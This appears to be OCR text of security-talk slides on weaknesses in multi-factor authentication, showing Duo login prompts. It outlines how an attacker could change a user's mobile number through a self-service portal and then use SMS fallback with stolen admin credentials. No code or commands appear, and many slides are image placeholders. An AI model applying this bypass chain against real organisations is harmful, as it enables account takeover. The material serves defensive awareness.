

Fun with MFA


DUO MOBILE
Login request
Login request: Trimarc Research
Approve
Deny

Fun with MFA


DUO MOBILE
Login request
Login request: Trimarc Research
Approve
Deny


DUO MOBILE
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


DUO MOBILE
Login request
Login request: Trimarc Research
Approve
Deny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
DUO MOBILE
Login request
Login request: Trimarc Research
Approve
Deny

Subverting MFA

What if an attacker could bypass MFA without anyone noticing?

Subverting MFA

ACME has enabled users to update several attributes through a self-service portal.

- These attributes include:
  - Work phone number
  - Work address
  - Mobile number
  - Org-specific attributes

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


Subverting MFA




Subverting MFA





Subverting MFA




Subverting MFA through SMS

Summary


- Company uses self-service to enable users to update basic user information attributes.
- Attacker compromises user account/workstation and performs self-service update of Mobile/Cell Phone Number to one the attacker controls.
- Attacker compromises admin user name & password
- Attacker leverages “backdoor” SMS/text message for MFA to use admin credentials.
- Game over.

Subverting MFA



https://www.n00py.io/2018/08/bypassing-duo-two-factor-authentication-fail-open/

Subverting MFA



